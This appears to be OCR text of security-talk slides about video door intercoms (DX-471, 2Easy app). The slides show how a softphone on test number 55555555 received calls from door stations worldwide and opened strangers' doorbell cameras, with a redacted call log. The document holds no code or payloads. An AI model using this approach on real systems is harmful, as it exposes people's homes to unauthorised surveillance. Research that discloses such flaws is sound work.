
0400[redacted](Home)

00:36

someone's doorbell camera is opened in my friend's iPhone

Testing

- We setup our own softphone with the test number 55555555
- Left it to run for a couple of weeks
- Received dozens of calls from around the world
- Helped us to understand number-ranges :)




Name	Number	Time	Duration	Info
04001[redacted]	04001[redacted]	3/10/2021 9:19:48 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 9:14:49 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 9:11:54 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 9:09:28 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 9:00:38 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 8:57:00 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 8:53:18 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 8:52:56 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 8:52:30 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 8:46:50 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 8:35:47 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 8:34:43 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 8:34:16 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 8:33:38 AM		Cancel
04001[redacted]	04001[redacted]	3/10/2021 8:32:30 AM		Cancel
04001[redacted]	04001[redacted]	3/2/2021 8:02:18 AM		Cancel
04001[redacted]	04001[redacted]	3/2/2021 8:02:05 AM		Cancel
04001[redacted]	04001[redacted]	3/1/2021 11:26:00 AM		Cancel
04001[redacted]	04001[redacted]	2/22/2021 7:14:31 PM		Cancel
04001[redacted]	04001[redacted]	2/21/2021 9:37:48 AM		Cancel
04001[redacted]	04001[redacted]	2/19/2021 9:16:07 AM		Cancel
04001[redacted]	04001[redacted]	2/19/2021 9:14:21 AM		Cancel
04001[redacted]	04001[redacted]	2/19/2021 9:14:05 AM		Cancel
04001[redacted]	04001[redacted]	2/19/2021 9:13:22 AM		Cancel

OK, but can it get worse?

Surveillance door station via 2Easy APP

On 2Easy APP, press on “Monitor” and wait for a few second (Due to 2-Wire communication will take around 12 second to get video), blue screen is normally due to the DX monitor is verifying the password and monitor code.




Let the party begin!

DX-471 Video Door System

DT607


- 170 degree fisheye high resolution camera;
- Waterproof nameplate design with blue light background;
- Anti-tamper screw installation;
- Full stainless steel materials design;
- Keypad password access control;
- IP54 strong waterproof.

2 wire system

